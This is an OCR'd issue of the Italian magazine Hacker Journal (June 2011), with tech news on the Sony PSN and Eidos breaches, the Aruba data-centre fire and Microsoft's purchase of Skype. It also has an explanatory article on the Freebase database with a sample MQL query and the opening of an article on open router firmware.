WWW.HACKERJOURNAL.IT

HACKER JOURNAL

N° 215

DIRECTORY

ATTACCHI
> GOOGLE SFONDA LA SICUREZZA

SOFTWARE
> COME COMPROMETTERE UN ACCOUNT DI DROPBOX

FIRMWARE
> UN FIRMWARE OPEN PER I ROUTER

PROGRAMMAZIONE

AUTOIT PER MANIPOLARE GLI ALTRI PROGRAMMI (E I SITI WEB)

TEMPI DIFFICILI PER L'INFORMATICA

Aruba in fiamme, Eidos e Sony sotto attacco e Skype assorbita da Microsoft



RFID

SFRUTTARE LE LORO VULNERABILITÀ A NOSTRO VANTAGGIO

HACKER JOURNAL N° 215 - MENS - ANNO 12 - € 2.00
WLF PUBLISHING
9 771594 577001 10215

LE COSE FATTE PER BENE

Ci sono delle volte che fai le cose per bene, programmi tutto, ogni tuo passo, ogni singola riga del tuo codice è un lampo di genio che illuminerà la Rete e lo sguardo di qualsiasi altro programmatore. Ci sono delle volte che la tua interfaccia utente è quanto di più semplice, immediato eppure sorprendente e fantasioso. Ci sono delle volte in cui butti il sangue in un lavoro, giorno e notte, chino su quella dannata analisi del problema e poi, alla centesima Red Bull, vedi la luce in fondo al tunnel e scopri che la risposta è lì, davanti a te come una visione, chiara, semplice e geniale. Ci sono delle volte in cui tutto sembra girare per il verso giusto, i pezzi si incastrano come in un magico tetris e le righe si affastellano una dopo l'altra fino a creare una cattedrale di immensa bellezza. Ci sono tutte queste volte, poi ci sono quelle brutte, quelle nere, quelle tristi, quelle disperate, quelle atroci, quelle sfortunate, quelle stonate e quelle che proprio non funziona un ca...volo!!!

Per lo più però ci sono le volte in cui fai il massimo, in cui dai tutto quello che puoi e le cose poi sono nelle mani del destino che sa sorprenderti ma anche essere cinico e baro, allora non c'è nulla da fare se non rimboccarsi le maniche e ripartire con qualcosa di nuovo.

Buona fortuna

BigG



Sommario

laboratorio@hackerjournal.it Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".
posta@hackerjournal.it È l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.
redazione@hackerjournal.it Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

ANNO 12 - N. 215
GIUGNO 2011

Mensile - 2,00 euro
www.hackerjournal.it

Sprea International
Via Torino, 51
Cernusco Sul Naviglio (MI) - Italy
Tel. (+39) 02.92.43.21
Fax (+39) 02.92.43.2.236

Direttore responsabile:
Luca Sprea - direttore@hackerjournal.it

Redazione:
redazione@hackerjournal.it

Stampa: Arti Grafiche Boccia S.p.a. - Salerno.
Carta: Valpaco Paper Supply Chain Optimizer

Distribuzione:
M-Dis Distribuzione Spa
Via Cazzaniga, 19 – 20132 Milano

HACKER JOURNAL
Pubblicazione registrata al Tribunale di Milano il 27/10/03 con il numero 601

LA LOMBARDIA SE NE VA'...

di N4Break
redazione@hackerjournal.it



Digital divide: la Lombardia ha deciso di colmarlo da sola. Lasciando le altre regioni al palo.

Quando si parla di innovazione in Italia, lo spettro che spaventa tutti si chiama Digital Divide: il meccanismo che impedisce l'arrivo della banda larga in ampie fette del Paese a causa della scarsità di domanda e dei costi proibitivi. Una situazione ben conosciuta da tanti sfortunati che abitano in zone che non possono essere coperte da una Internet ad alta velocità perché gli operatori hanno valutato che il costo della copertura con connessioni veloci è superiore ai ricavi degli abbonamenti. Negli anni, il Governo ha più volte promesso, in ben più di una legislatura, di intervenire su questo tema, realizzando una cablatura nazionale che permettesse a tutti l'accesso ai servizi ma nulla si è mai mosso e queste promesse non sono state mantenute a causa della crisi economica, dei costi elevati, delle difficoltà tecniche e di mille altre scuse. In questo contesto, gli amministratori della Lombardia si sono stancati di aspettare e di vedere molte aziende del territorio inseguire l'innovazione senza riuscire a competere con i concorrenti esteri. Così la Regione ha indetto una gara, vinta da Telecom Italia, per la copertura con linee Internet ad alta velocità di tutte le zone in "fallimento di mercato", quelle dove esiste il Digital Divide. Il progetto è impressionante: entro 2 anni dovranno essere coperte con linee ADSL ad almeno 7 Mbit ampie zone della Regione: ovunque ci sarà un telefono dovrà esserci una connessione ad Internet decente. I comuni interessati sono ben 707 (quasi la metà dei comuni che compongono la Lombardia), corrispondenti a circa un milione di abitanti (il 10% della popolazione). Il costo totale del progetto è di 95 milioni di euro, 41 a carico della Regione Lombardia e 54 a carico di Telecom Italia. In questo modo, la Lombardia sarà la prima Regione in Italia ad avere una copertura a banda larga del 100%: un traguardo finora raggiunto da ben poche Regioni d'Europa. Fortemente voluto dal Presidente della Lombardia, Roberto Formigoni, questo progetto non si ferma qui: entro l'estate verrà presentata la sua fase successiva, un'operazione mai tentata da nessuna amministrazione europea e che impegnerà la Regione per un miliardo e 200 milioni di euro. La Regione Lombardia vuole iniziare a diffondere la banda ultra larga (oltre 20 Mbit/s) e ha selezionato 167 comuni lombardi (4,2 milioni di utenti) che potranno beneficiare, si pensa entro 6 anni, di nuovi servizi e di una connessione invidiabile da chiunque. Nel panorama nazionale, nessun'altra Regione ha mai preso un impegno di tale portata per la diffusione di Internet e, in generale, i progetti per colmare il Digital Divide sono sempre stati di portata minima, interessando generalmente pochi comuni e usando comunicazioni wireless. L'opportunità offerta dalla Lombardia, invece, riguarda connessioni fisiche, always on, in cui la banda viene garantita ad ogni cittadino e che si affianca alle numerose iniziative che i comuni della zona stanno portando avanti per fornire connettività wireless nei luoghi pubblici. Nulla a che vedere, quindi, con le iniziative di ponti wireless o di connessioni distribuite (e poco efficenti) tentate finora in alcune zone di montagna. L'unica perplessità dell'intera operazione è il suo affidamento a una singola azienda ex monopolista che potrebbe stroncare il mercato e la concorrenza nella Regione. I dettagli su questo punto, tuttavia, non sono definiti e sembra che Telecom potrà essere comunque un carrier per gli altri operatori. Staremo a vedere gli sviluppi su questo fronte e, nel frattempo, possiamo iniziare a ben sperare per altre Regioni che hanno avuto sempre una certa attenzione su questo tema (con in testa l'Emilia Romagna, il Veneto e il Piemonte). Quando inizieranno a muoversi anche loro? Per ora non possiamo non provare un po' di invidia per i lombardi che, da soli, hanno deciso di risolvere il problema alla radice e iniziare, finalmente, a investire. I ritorni non mancheranno di certo.

TELECOM ITALIA

Con la spintarella della Regione Lombardia, Telecom (finalmente) investe anche in zone poco popolate. Era ora.

ANCHE EIDOS PIANGE



di M45t3R EWS
redazione@hackerjournal.it

Se il Playstation Network cade, figuriamoci di quel che può accadere a entità più piccole. EIDOS lo sa benissimo.

9000 curriculum vitae, i dati di 80.000 utenti, i codici sorgenti dei siti Web interessati. Questo è il "raccolto" del 12 maggio di un gruppo di cracker che ha attaccato (e sconfitto) i siti di Deus Ex, eidos.com e i forum collegati. Gli ignoti hanno modificato l'home page del sito Deus Ex e del sito principale di EIDOS, sostituendo le immagini con la loro firma. Per tutta la giornata, i siti coinvolti sono stati irraggiungibili perché sottoposti a ripristino dopo il defacement. Diversamente da altri casi, tuttavia, la vicenda è apparsa subito piuttosto chiara, anche grazie al lavoro svolto da KrebsOnSecurity.com che è riuscito ad ottenere una copia della chat usata dagli attaccanti, scoprendo le metodologie usate. Anche qui, come per l'attacco PSN, sembra che siano coinvolti hacker che si proclamano facenti parte di Anonymous ma nessuno tra gli addetti al settore ci crede realmente: è difficile che un gruppo di attivisti come quelli di Anonymous, paladini della libertà in Rete, si sporchi le mani con azioni che portino a rubare dati sensibili degli utenti. Sul defacing, quindi, è possibile che la colpa sia di appartenenti ad Anonymous, anche se ci sono molti siti che avrebbero avuto la priorità su quelli di un produttore di videogames. Sulla partecipazione di Anonymous al furto di dati personali, invece, ci spiace: non ci crede nessuno. Più facile, come affermato da alcuni, che i ladri stiano usando Anonymous per depistare le indagini oppure come "giustificazione" di atti che sono spregevoli in quanto tali. Non viene esclusa nemmeno l'ipotesi che qualcuno stia cercando di infangare Anonymous in qualche modo.

TECNOLOGIE MOLTO MISTE

Cosa esce unendo un Kinect a una WII? E aggiungendo un iPhone?



di N4Break
redazione@hackerjournal.it



I brevetti sono nati per tutelare gli inventori, dandogli la possibilità di godere dei proventi economici delle loro invenzioni ed evitare di invecchiare nell'indigenza. Poi si sono evoluti, per modo di dire, e sono diventati quell'insieme di regole che attualmente stanno creando non pochi problemi a molte aziende che cercano di fare innovazione. Il motivo è semplice: se tutelo con brevetto due tecnologie create da due aziende diverse, difficilmente riuscirò a produrre qualcosa che le unisca in un unico prodotto. Lo potrò fare solo pagando royalties a entrambe le aziende: una prospettiva tutt'altro che semplice da mettere in pratica. Questo, però, non blocca certamente chi ha uno spirito hacker perché, malgrado non possano realizzare prodotti da diffondere sul mercato, alcuni hanno comunque dato vita a invenzioni ed applicazioni piuttosto interessanti. Alcuni studenti di Singapore, per esempio, hanno creato un videogame in cui un giocatore pilota una navicella usando Kinect mentre un altro gestisce l'armamento usando un iPhone. Il risultato l'hanno chiamato iKinect e diversi video sono disponibili su YouTube. Dall'unione del WiiMote e di Kinect, invece, hanno tratto una versione in realtà aumentata del Tetris ma anche versioni del tutto particolari di Guitar Hero o di programmi di morphing. Si trovano su kinecthacks.org. La tendenza che sta diventando una vera e propria mania, quindi, è quella di giocare sempre più con questi dispositivi, trasformandoli, riadattandoli e cercando il più possibile di piegarli alla fantasia. Degli utenti, però, visto che le aziende, con i loro problemi di brevetto, non si adatteranno mai a questo mondo di hardware 2.0.


BRUCIA ARUBA, BRUCIA



di M45t3R EWS
redazione@hackerjournal.it

UN INCENDIO E L'INTERNET ITALIANA VA GIÙ.

Il 29 aprile, alle 4 e mezza del mattino, si è sviluppato un principio di incendio nella server farm di Aruba, ad Arezzo. Nulla di grave o irrimediabile: sembra che alcuni UPS abbiano preso fuoco e che, per sicurezza, i sistemi automatici abbiano spento i server. Nel dettaglio, i sistemi automatici hanno spento tutti i server. L'intera server farm. Poco male se si fosse trattato di un'azienda qualsiasi ma Aruba è il principale fornitore di servizi di hosting in Italia: mantiene 1 milione e mezzo di domini e il suo datacenter da 7.000 Mq ospita circa 10.000 server in tre sale dedicate. Il suo spegnimento totale, quindi, ha avuto un effetto devastante per milioni di siti di privati, piccole e medie aziende, associazioni, e-commerce e persino per alcune istituzioni, visto che la server farm ospita anche siti di enti pubblici. Fornendo anche il servizio PEC, inoltre, diverse comunicazioni importanti sono risultate bloccate a livello nazionale. Nella mattinata di venerdì 29 aprile, quasi metà dei siti Web italiani erano irraggiungibili e, con loro, anche tutti i servizi Internet dipendenti da Aruba: email, server FTP e chi più ne ha, più ne metta. Inclusi, ovviamente, tutti i siti interni di Aruba e le mail di assistenza. La società stessa, per diverse ore, è riuscita a dare comunicazioni agli abbonati solo tramite Twitter. Solo alle 11 e 50 sono tornati online i siti istituzionali di Aruba e quelli ospitati sui server della prima sala dati, mentre il completamento del ripristino delle altre due sale è stato raggiunto nel primo pomeriggio. Ovviamente, un danno di tale portata non può essere ignorato, visto che per molte aziende i tempi di down equivalgono a perdite economiche a volte consistenti. Diverse aziende hanno annunciato cause contro Aruba per chiedere risarcimenti mentre alcuni privati hanno iniziato a porsi seri dubbi sui vantaggi di un abbonamento in hosting che risulta estremamente economico ma che non sembra offrire particolari sicurezze: più di un esperto ha notato che concentrare gli UPS in un unico luogo può essere molto comodo dal punto di vista gestionale ma porta a problematiche di continuità nel servizio. Esattamente quello che è accaduto nel caso dell'incendio di Aruba. Da parte sua, Aruba ha deciso di offrire ai danneggiati alcuni benefit per compensare i suoi clienti dei danni subiti. In particolare, ai clienti che usano i servizi che includono la posta elettronica verrà attivata gratuitamente la Business mail. Se già la utilizzano, verrà invece attivata una casella Gigamail. Inoltre, i contratti dei server virtuali e di housing verranno prolungati gratuitamente per 15 giorni. Per finire, a tutti i clienti verrà dato un voucher da 5 euro per comprare prodotti fotografici, con spese di spedizione gratuite. Poca roba per alcune aziende che sono decise a portare Aruba in tribunale per avergli spento il sito e giusto un contentino per chi usa l'hosting di Aruba che, tra filtri messi d'autorità che complicano l'aggiornamento delle pagine e mancati aggiornamenti del framework .net, risulta sempre meno appetibile, malgrado i prezzi decisamente popolari. A ridere, per ora, sono i concorrenti, register.it in prima linea: ha ritoccato la sua offerta per risultare solo leggermente più allettante di quella di Aruba e i rumors dicono che i clienti stanno arrivando...



Lo scarno comunicato di Aruba con cui annuncia l'incendio dei suoi UPS. L'orario non è casuale: fino alla sua pubblicazione, i server erano tutti spenti. Anche quelli del sito di assistenza.

SONY NEL MIRINO

di Little Rose
redazione@hackerjournal.it

PLAYSTATION® Network

PSN TORNA ONLINE: REGALI PER TUTTI MA UNA SCONFITTA BRUCIANTE DEL COLOSSO.

La vicenda di Playstation Network sarà ricordata come il modo in cui non devono essere gestiti né la comunicazione con gli utenti né i sistemi sotto attacco. Tutto è iniziato il 17 aprile scorso, quando il Playstation Network ha dato segni di avere qualche problema. Sembravano normali congestioni di rete, cose che si risolvono velocemente, anche se alcuni ipotizzavano attacchi DDoS. In realtà, la situazione è peggiorata col passare del tempo, fino al culmine del 19 aprile, quando il Network era arrivato, ormai, al collasso. Così, il 20, Sony ha fatto l'unica cosa che gli restava possibile fare: spegnere i server e mandare down le Playstation di milioni di utenti. Inutili le proteste, gli appelli: milioni di videogiocatori si sono ritrovati offline mentre Sony cercava di capire cos'era successo. L'atteggiamento di Sony in quei giorni era, comunque, più infastidito che altro: a preoccupare erano più i mancati incassi che i danni effettivi, almeno pubblicamente. Un atteggiamento fatto di mezze verità, di dichiarazioni fumose, di ipotesi spacciate come dati di fatto che, tuttavia, portavano Sony ad escludere dagli attaccanti i componenti del gruppo hacker Anonymous. Dopo 6 giorni, la prima doccia fredda: dalle analisi compiute sembrava che il network fosse stato vittima di un attacco di ignoti cracker che erano riusciti a rubare, nel frattempo, i dati dei suoi 77 milioni di utenti. Non solo: su uno dei server venne trovato un file chiamato "Anonymous", contenente le parole "We are Legion" (il motto del gruppo Anonymous). Nel frattempo, tuttavia, l'atteggiamento ufficiale di Sony non mutava più di tanto: ogni comunicazione era intrisa di informazioni tecniche, quasi ad affermare che il colosso avesse tutto sotto controllo. In realtà si stavano ancora valutando i danni al network e all'architettura Sony in generale, cercando di capire cosa avessero fatto gli attaccanti. Dopo poco, infatti, la conferma: non solo era stato violato il Playstation Network ma anche il Sony Online Entertainment, portando il numero di utenti colpiti a quota superiore ai 100 milioni. Un record mai raggiunto prima da nessun attacco informatico. Tra accuse al gruppo Anonymous, dichiarazioni di alcuni membri che altri avrebbero potuto partecipare all'attacco, rivendicazioni, dichiarazioni di attacco basate sulle vicende di GeoHot (vedi Hj 214), è stato necessario attendere fino alla metà di maggio prima di iniziare a vedere nuovamente online qualche PS3 mentre il servizio verrà ripreso globalmente e ufficialmente il 31 maggio. Sul campo restano, tuttavia, alcune questioni che al momento in cui scriviamo sono ancora irrisolte.
La più pesante per Sony è, probabilmente, il ritardo della riattivazione di Playstation Network in Giappone a causa del veto del Ministero dell'Economia che ha giudicato insoddisfacenti le nuove misure di sicurezza adottate.
Ci sono, tuttavia, altri dettagli che danno alla vicenda un sapore particolare: Sony è stata piuttosto vaga nel fornire indicazioni sui sistemi di sicurezza adottati, i partner (produttori di giochi) stanno ancora valutando il da farsi e milioni di consumatori sono stati per oltre un mese in attesa della riapertura ma anche col dubbio che i dati sottratti potessero essere usati illegalmente. Per questi ultimi, Sony ha proposto un pacchetto di bentornato che include giochi da scaricare gratuitamente, mesi di abbonamento ai suoi servizi, un servizio gratuito per un anno da parte di un'azienda specializzata nella protezione della privacy online, ricchi premi e cotillons per tutti. Ad oggi, le indagini hanno portato gli investigatori ad Amazon: il Playstation Network sembra sia caduto grazie al lavoro dei cracher che hanno usato come piattaforma, sotto falso nome, quote della sua cloud.




Oltre un mese di sospensione dal servizio, senza capire esattamente cos'è successo: un bel record per Sony!

MICROSOFT PIGLIA TUTTO


di M45t3R EWS
redazione@hackerjournal.it

Si compra Skype e (forse) si prepara per Nokia

Probabilmente alcuni stanno ancora ridendo di Steve Ballmer, altri l'hanno già bollato come l'affare più sballato della storia e altri ancora tacciono perplessi: Microsoft si è comprata Skype. Tralasciando alcuni "dettagli" (si fa per dire), l'operazione è senza dubbio devastante per la concorrenza nel mercato della messaggistica: il produttore di Messenger si è comprato il principale concorrente. L'operazione è ormai consolidata in tutti i campi e di diretta derivazione militare, l'equivalente del "Se non puoi sconfiggerli, fatteli amici". Dopo aver lottato per anni con i suoi sistemi di messaggistica immediata contro ICQ, Microsoft aveva mal digerito la nascita di Skype e ancor meno la sua diffusione planetaria come sistema di telefonia VOIP. Ancora più indigesta era senz'altro il meccanismo SkypeOut, che permetteva di mescolare VOIP e telefonia tradizionale (guadagnando soldi), inizialmente avversato da tutti gli operatori tradizionali ma entrato prepotentemente nell'uso comune. Iniziative che rappresentavano un passo avanti rispetto alla chat di Messenger, un gap che non è stato colmato nemmeno quando quest'ultimo ha introdotto la video chiamata (per altro già presente in Skype). Il divario è stato colmato ma Skype ha rappresentato per anni una spina nel finaco delle mire sul Web di Microsoft, già in lotta con il colosso Google. Sono i dettagli dell'acquisto, comunque, a suscitare perplessità sulla quarta acquisizione più costosa della storia della tecnologia: 8,5 miliardi di dollari per un'azienda come quella lussemburghese, molto conosciuta ma dal bilancio dissestato e un pesante indebitamento.
Una cifra che sembra troppo alta a chiunque ma ancora più perplessità arrivano dalla constatazione che non si tratta di un'operazione nata per caso (a volte succede) oppure ideata da qualche manager rampante: l'acquisizione è stata voluta fortemente da Bill Gates in persona. Mettendo da parte i dubbi, le ipotesi di pazzia momentanea e ragionando un po', la manovra di Microsoft è abbastanza evidente: in un colpo solo, come già detto, elimina un concorrente di Messenger ma obbliga anche Facebook alla collaborazione e acquisisce il massimo del know-how in campo VOIP esistente.
L'obbligo alla collaborazione di Facebook è presto spiegato: Microsoft possiede l'1,6% di FB ma questo non ha dato il via ad alcuna collaborazione o a un ritorno tecnologico o di immagine per Redmond. Attualmente, per Microsoft, FB è stato un investimento a perdere in tutti i campi. Con Skype, Facebook aveva grandi progetti che, ora, potrà portare avanti solo con Microsoft perché nessun altro dispone del know-how necessario. Il pezzo forte, però, è proprio questo know-how: se si considera l'accordo con Nokia e gli attuali rumors sulla volontà di Microsoft di acquistare in toto la casa finlandese, la notizia dell'acquisto di Skype equivale a una dichiarazione di intenti dai risvolti rivoluzionari: Microsoft potrebbe arrivare a possedere tutti gli strumenti necessari per sganciarsi dai vecchi operatori telefonici per dar vita a una struttura mobile e VOIP indipendente. Un passo azzardato? Forse, visto che più aziende, in passato, hanno cercato di fare a meno degli operatori di telefonia salvo poi dover tornare sui propri passi. Se le nostre ipotesi saranno vere, però, dovremo prepararci allo sbarco delle chiamate VOIP gratuite sui cellulari e, finalmente, a un abbattimento dei prezzi a livello globale.



L'annuncio della vendita di Skype a Microsoft è stato dato con enfasi attraverso il blog ufficiale della società.



Ballmer ha annunciato l'acquisizione con una mail a tutti i dipendenti MS, mentre Gates ha rilasciato un comunicato.


di +m
redazione@hackerjournal.it

DATABASE 2.0



ALLA SCOPERTA DI FREEBASE, IL DATABASE COLLABORATIVO.

Jamie Taylor è un personaggio che attira simpatia, a partire dal suo aspetto che ricorda il tipico hippie californiano fino alla sua carica, "Minister of Information" di Freebase. Quando nell'estate 2008 presenta il sistema sviluppato da Metaweb al pubblico (www.freebase.com), piuttosto ridotto ma altrettanto interessato, riunitosi al Cubberley Community Center di Palo Alto, pochi riescono a prevedere il successo che avrà di lì a poco, ma di sicuro molti restano entusiasti della sua presentazione. Oggi, a quasi tre anni di distanza, Metaweb è stata acquisita da Google, Freebase è migliorato ulteriormente e la filosofia hacker su cui il progetto è nato e cresciuto sembra non essere mai stata persa di vista.



La disambiguazione effettuata da Freebase sulla stringa "Harry Potter". Gli automatismi sono vantaggiosi!

COS'È FREEBASE?

Freebase è un enorme database collaborativo, contenente dati strutturati relativi a circa 20 milioni di entità (persone, posti, o cose). I "dati strutturati" sono dati ben formattati e dotati di un tipo ben definito (come ad esempio campi di un database, elementi di un documento XML, o celle di un foglio di calcolo), in modo da essere facilmente manipolabili da diversi tipi di software. Nel caso di Freebase i dati non solo sono strutturati, ma sono anche rilasciati con licenza Creative Commons Attribution (CC-BY): questo significa che chiunque desideri accedere ai dati di Freebase non solo ha i mezzi tecnici per farlo, ma è anche legalmente autorizzato a utilizzarli come meglio crede all'interno delle proprie applicazioni (legalmente!).

Il modo più semplice per spiegare cosa si può trovare in Freebase è collegarsi ad una delle sue pagine, ad esempio http://www.freebase.com/view/en/arnold_schwarzenegger. Poichè Arnold Schwarzenegger è un attore, all'interno di questa pagina compare l'elenco completo dei suoi film. Poichè è anche anche un politico, la pagina mostra il suo attuale incarico di governatore della California e l'elenco dei suoi predecessori. Non solo: possiamo trovare anche informazioni relative ad Arnold in quanto "persona" (religione, parenti, data e luogo di nascita), "atleta" (sport praticati) e "autore di libri" (elenco di libri pubblicati). Infine, la maggior parte delle informazioni presenti nella pagina contengono collegamenti ad altre pagine (chiamate topic nel gergo di Metaweb) che a loro volta presentano informazioni a volte molto dettagliate sulle relative entità. Attraverso questo esempio è possibile capire quali sono i principali punti di forza di Freebase. Prima di tutto, i dati che compaiono all'interno di questo sistema provengono dalle fonti più disparate (http://wiki.freebase.com/wiki/Data_sources): giusto per citarne alcune, Wikipedia (dalle cui infobox è possibile estrarre dati strutturati), IMDB, MusicBrainz e Netflix. Inoltre, le informazioni sono tutte collegate fra di loro come all'interno di un enorme grafo, e da ogni nodo di questa rete



La infobox introduttiva nella pagina di Arnold Schwarzenegger: dati strutturati e riutilizzabili facilmente.

è possibile raggiungerne diversi altri ottenendo informazioni sempre pertinenti e correlate. Infine, per poter rendere tutto questo possibile ogni entità è associata a un identificativo ben definito, grazie al quale è possibile riferirsi ad essa senza incorrere in ambiguità. In pratica non importa da quante differenti fonti di dati siano state recuperate le informazioni relative ad Arnold Schwarzenegger, il lavoro di Freebase è proprio quello di unificarle tutte e far sì che si riferiscano allo stesso topic.

COME FUNZIONA

Utilizzare Freebase è semplicissimo: è sufficiente collegarsi al sito www.freebase.com e inserire del testo nella casella di ricerca. Prima ancora che venga premuto invio, il motore avrà già suggerito diverse scelte per rendere più precisa la ricerca. Ad esempio, se inseriamo "Harry Potter" verrà suggerito ogni suo singolo libro e film, oltre al topic relativo ad Harry Potter come "fictional character". Tutto questo senza neanche bisogno di registrarsi all'interno del sistema: con una login e una password, invece, avremo la possibilità non solo di leggere i contenuti di ogni topic, ma anche di aggiornarli o di aggiungerne di nuovi. Pur essendo la modalità di accesso più semplice alle informazioni di Freebase, l'interfaccia web non è tuttavia quella più potente. Questo sistema, infatti, dà il meglio di sé quando viene interrogato in modo automatico tramite il suo linguaggio di query chiamato MQL (Metaweb Query Language). Questo linguaggio consente infatti di superare i limiti imposti dalla singola pagina Web e sfrutta la struttura a grafo dei dati per fornire in modo rapido informazioni aggregate. Nel box è mostrato un esempio molto semplice di query, ma tramite il query editor disponibile online (http://www.freebase.com/queryeditor) possiamo trovarne molti altri. Il query editor è uno strumento molto potente e semplice da usare: al suo interno, infatti, compaiono sia esempi che possono essere facilmente usati come punto di partenza per query più complesse, sia tutorial e guide per MQL. Inoltre, in ogni momento è possibile trasformare la propria query in un link che restituisce i risultati della query in formato JSON, pronti da utilizzare all'interno della propria applicazione.

PROGRAMMARE CON FREEBASE


Se, convinti dalla potenza di MQL, decidiamo di sviluppare applicazioni "Freebase-powered", non c'è da preoccuparsi: Metaweb ha sviluppato un servizio apposito, chiamato mqlread e disponibile all'indirizzo www.freebase.com/api/service/mqlread, al quale è sufficiente mandare la query sotto forma di HTTP GET per ottenerne il risultato in JSON. Inoltre, sono state sviluppate diverse librerie che permettono di accedere in modo semplice a Freebase usando praticamente qualsiasi linguaggio di programmazione (fra quelli supportati, compaiono ad esempio Java, Javascript, Flash, Python, Perl e PHP). Infine, per chi ama sperimentare tecnologie particolarmente innovative c'e' ACRE (http://wiki.freebase.com/wiki/Acre): si tratta di un ambiente di sviluppo opensource, sviluppato da Metaweb e accessibile online, che consente di scrivere applicazioni Web basate su Freebase in modo semplice e collaborativo. Ogni utente, infatti, può scegliere di rendere pubbliche le proprie applicazioni e allo stesso tempo accedere al codice sorgente di quelle condivise da altri.

ESEMPI DI QUERY MQL

Il linguaggio di query MQL è molto più semplice di quanto non sembri. Partendo dagli esempi presentati nella pagina del query editor è possibile scoprire facilmente informazioni interessanti. Ad esempio, la seguente query:

```
[{
  "a:starring": [{
    "actor": "Claudio Bisio"
  }],
  "b:starring": [{
    "actor": "Christopher Lambert"
  }],
  "name": null,
  "id": null,
  "starring": [{
    "actor": null
  }],
  "type": "/film/film"
}]
```

mostra l'elenco di film (e di attori per ogni film) in cui hanno recitato sia Claudio Bisio che Christopher Lambert (un premio a chi sa rispondere senza eseguire la query!).




L'interfaccia del query editor di Freebase, con una delle query d'esempio (ricerca) più semplici che si possono gestire.



L'interfaccia dell'ambiente di sviluppo online ACRE permette di creare rapidamente applicazioni "stile Wiki".

di H3l3v0rn
redazione@hackerjournal.it

LIBERA IL ROUTER!



FUNZIONI

- Più di 200 dispositivi supportati
- Il massimo delle funzioni disponibili sull'hardware su cui viene installato
- Supporto di tutti gli standard WLAN correnti, dove l'hardware è adatto: 802.11a/b/g/n
- Integrazione delle funzioni VPN
- Integrazione di vari sistemi di hotspot
- Gestione della banda utilizzata dai client

FIRMWARE PROPRIETARI, ADDIO. L'OPEN SOURCE È IL FUTURO DI QUALSIASI APPLIANCE.

